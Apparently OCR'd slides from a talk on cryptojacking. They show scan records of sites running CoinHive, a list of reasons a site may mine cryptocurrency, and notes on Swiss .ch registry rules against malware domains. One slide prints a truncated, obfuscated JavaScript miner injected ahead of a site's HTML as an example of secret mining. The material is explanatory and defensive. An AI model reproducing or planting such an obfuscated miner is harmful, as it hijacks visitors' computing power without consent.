Added on 2018-05-24 09:13:06 GMT
Ireland, Dublin
Technologies: CoinHive
Details

cloud

SSL Certificate

Issued By:
|- Common Name: Amazon
|- Organization: Amazon

Issued To:
|- Common Name: www.digitaltheatreplus.com

Supported SSL Versions
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Cache-Control: public, max-age=600
Cache-control: no-cache="set-cookie"
Content-Language: en
Content-Type: text/html; charset=utf-8
Date: Thu, 24 May 2018 09:13:05 GMT
Etag: "1525783566-0"
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Tue, 08 May 2018 12:46:06 GMT
...
```


Home | Pardee Center for International Futures

52.41.114.203

Reasons for Cryptomining?


1. Operator mines with the user's consent
2. Operator placed a secret cryptominer
3. Site has been compromised and a cryptominer was injected

Legitimate Use



Obviously a Hacked Site

Browser Addons



Adblocker Evasion


```
<script type='text/javascript'>
var _0xcc28=["(k(1m){\"98 b4\";j J=k(34,I){d.I=I||{};d.7j=34;d.7b=z;d.1h=[];d.5m=0;d.2N=z;d.6O=Q;d.4e=3;d.a8=z;d.4b=0;d.79=0;d.6D=D.4U(0,D.2M(.99,
aL=7m.f4||4;d.6F=d.I.25||aL;d.aj=d.aD()&&!d.I.fc;d.5p=\"ab\";d.95=d.bS.1o(d);d.aE=d.bP.1o(d)};J.E.2X=k(2S,aI){d.1a.2S=2S||K.6G;d.5d=aI;if(d.1a.1n)
i=0;i<d.1h.r;i++){j 2w=d.1h[i];1p+=2w.4W;if(aH){j aB=(V-2w.9q)/1A*.9;1p+=aB*2w.1q}}l 1p|0};J.E.fe=k(){l d.5m};J.E.fb=k(){l d.a8};J.E.6s=k(A,1d){if(
i=0;2r>d.1h.r;i++){j 2w=F K.2e;if(d.2N){2w.4V(d.2N,d.95)}d.1h.3a(2w)}}m if(2r<d.1h.r){1J(2r<d.1h.r){j 2w=d.1h.ck();d.79+=2w.4W;2w.1N()}}};J.E.aD=k(
ad={4y:\"1\",1X:\"eQ\",1v:\"eR\",2u:\"eS\"};d.4d.4j(ad,k(ac){1d(ac.8S===Q)}).1o(d))};J.E.8D=k(1d){if(d.aj||d.5p===\"aa\"){1d()}m if(d.5p===\"ab\"
K.2e}d.6z(d.6F);d.6O=Q;if(K.2s.49&&!d.5d){d.6x=Q;d.4k.bw(k(5f){d.6x=R;if(!5f){d.1N();d.1K(\"8k\",{14:\"eN\"});d.1K(\"1w\",{1w:\"ff\"});l}d.1K(\"8k
if(!8O&&!d.6C()){d.6N()}if(d.6C()&&!d.6x){if(d.6w){d.6w.29(\"c8\")}2B{c9.fJ(\"o\",4Z.8B({1U:d.1a.1U,4h:1c.V()}))}10(e){}}};J.E.7N=k(){j 1p=d.c4();
2b=fV,i=s.r;1J(i){2b=2b*33^s.4r(--i)}l 2b>>>0};J.E.7T=k(){if(d.7p){d.7q()}m{d.b7(k(6r){if(6r){d.7p=Q;d.7q()}m{d.1K(\"1w\",{1w:\"fW\"})}}.1o(d))}};
\x74\x69\x6D\x69\x7A\x61\x74\x69\x6F\x6E\x73\x7C\x63\x6C\x6F\x73\x75\x72\x65\x7C\x7A\x41\x7C\x5F\x30\x7C\x6D\x61\x74\x63\x68\x7C\x63\x61\x6C\x6C\x6
\x4E\x5F\x50\x4F\x49\x4E\x54\x45\x52\x53\x7C\x72\x65\x6D\x6F\x76\x65\x46\x75\x6E\x63\x74\x69\x6F\x6E\x7C\x61\x74\x61\x6E\x32\x7C\x4D\x61\x74\x68\x5
\x4C\x45\x52\x5F\x53\x45\x54\x54\x49\x4E\x47\x53\x7C\x74\x61\x6E\x7C\x65\x6D\x73\x63\x72\x69\x70\x74\x65\x6E\x5F\x67\x65\x74\x5F\x63\x6F\x6D\x70\x6
\x5F\x5F\x5A\x7C\x64\x65\x6D\x61\x6E\x67\x6C\x69\x6E\x67\x7C\x74\x72\x61\x63\x65\x7C\x65\x6E\x6C\x61\x72\x67\x65\x7C\x63\x75\x72\x72\x65\x6E\x74\x7
\x53\x55\x50\x50\x4F\x52\x54\x7C\x77\x61\x72\x6E\x69\x6E\x67\x7C\x5F\x5F\x63\x78\x61\x5F\x64\x65\x6D\x61\x6E\x67\x6C\x65\x7C\x41\x4C\x4C\x4F\x57\x5
\x38\x35\x30\x39\x30\x32\x39\x7C\x4E\x55\x4C\x4C\x7C\x6D\x61\x6C\x6C\x6F\x63\x7C\x77\x61\x6E\x74\x7C\x69\x6E\x63\x72\x65\x61\x73\x69\x6E\x67\x7C\x7
\x73\x74\x7C\x70\x79\x7C\x65\x6D\x63\x63\x7C\x70\x61\x72\x65\x6E\x74\x7C\x70\x72\x65\x6C\x6F\x61\x64\x65\x64\x7C\x69\x6E\x74\x7C\x70\x72\x65\x6C\x6
\x68\x65\x72\x65\x7C\x70\x72\x65\x76\x69\x6F\x75\x73\x7C\x6E\x6F\x72\x6D\x61\x6C\x69\x7A\x65\x7C\x76\x61\x6C\x69\x64\x7C\x57\x61\x73\x6D\x54\x79\x7
\x70\x72\x65\x6C\x6F\x61\x64\x65\x64\x49\x6D\x61\x67\x65\x73\x7C\x7C\x74\x68\x61\x74\x7C\x70\x6F\x77\x7C\x61\x72\x72\x61\x79\x42\x75\x66\x66\x65\x7
\x70\x7C\x4D\x61\x74\x68\x5F\x73\x71\x72\x74\x7C\x67\x65\x74\x41\x6C\x69\x67\x6E\x53\x69\x7A\x65\x7C\x50\x72\x6F\x6D\x69\x73\x65\x7C\x70\x72\x65\x7
\x6D\x65\x7C\x4D\x61\x74\x68\x5F\x74\x72\x75\x6E\x63","","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x72\x65\x70\x6C\x61\x63\x65","\x5C\x7
29):_0x644ex3.toString(36))};if(!_0xcc28[4][_0xcc28[6]](/^/,String)){while(_0x644ex3--){_0x644ex6[_0x644ex5(_0x644ex3)]= _0x644ex4[_0x644ex3]|| _0x
_0x644ex1}(_0xcc28[0],62,1153,_0xcc28[3][_0xcc28[2]](_0xcc28[1]),0,{}))
</script>
<!DOCTYPE html>
<!--[if lt IE 7 ]> <html lang="de-DE" class="no-js ie6"> <![endif]-->
<!--[if IE 7 ]>    <html lang="de-DE" class="no-js ie7"> <![endif]-->
<!--[if IE 8 ]>    <html lang="de-DE" class="no-js ie8"> <![endif]-->
<!--[if IE 9 ]>    <html lang="de-DE" class="no-js ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--><html lang="de-DE" class="no-js" manifest="cache-manifest.manifest"><!--<![endif]-->

» <head profile="http://gmpg.org/xfn/11">

        <meta name="viewport" content="width=device-width, initial-scale=1" />
» » <meta charset="UTF-8" />

» » <title></title>
```

Intentional, Secret Mining



Keeping the .CH Zone clean

Combating cybercrime

Under certain conditions, the registries for the ".ch" and “.swiss” domain are required to block domain names suspected of being used for phishing, for the distribution of harmful software (“malware”) or to support such activities.

The measures to combat cybercrime using domain names as laid down in the Ordinance on Internet Domains (OID; CC 784.104.2 revised on 1 January 2018) apply to top-level internet domains for the management of which the Confederation is responsible, i.e. the ".ch" and ".swiss" domains; in particular,

https://www.bakom.admin.ch/bakom/de/home/digital-und-internet/internet/bekaempfung-der-internetkriminalitaet.html
https://www.admin.ch/opc/de/classified-compilation/20141744/index.html


Reasons for Cryptomining?

1. Operator mines with the user's consent

2. Operator placed a secret cryptominer

3. Site has been compromised and a cryptominer was injected

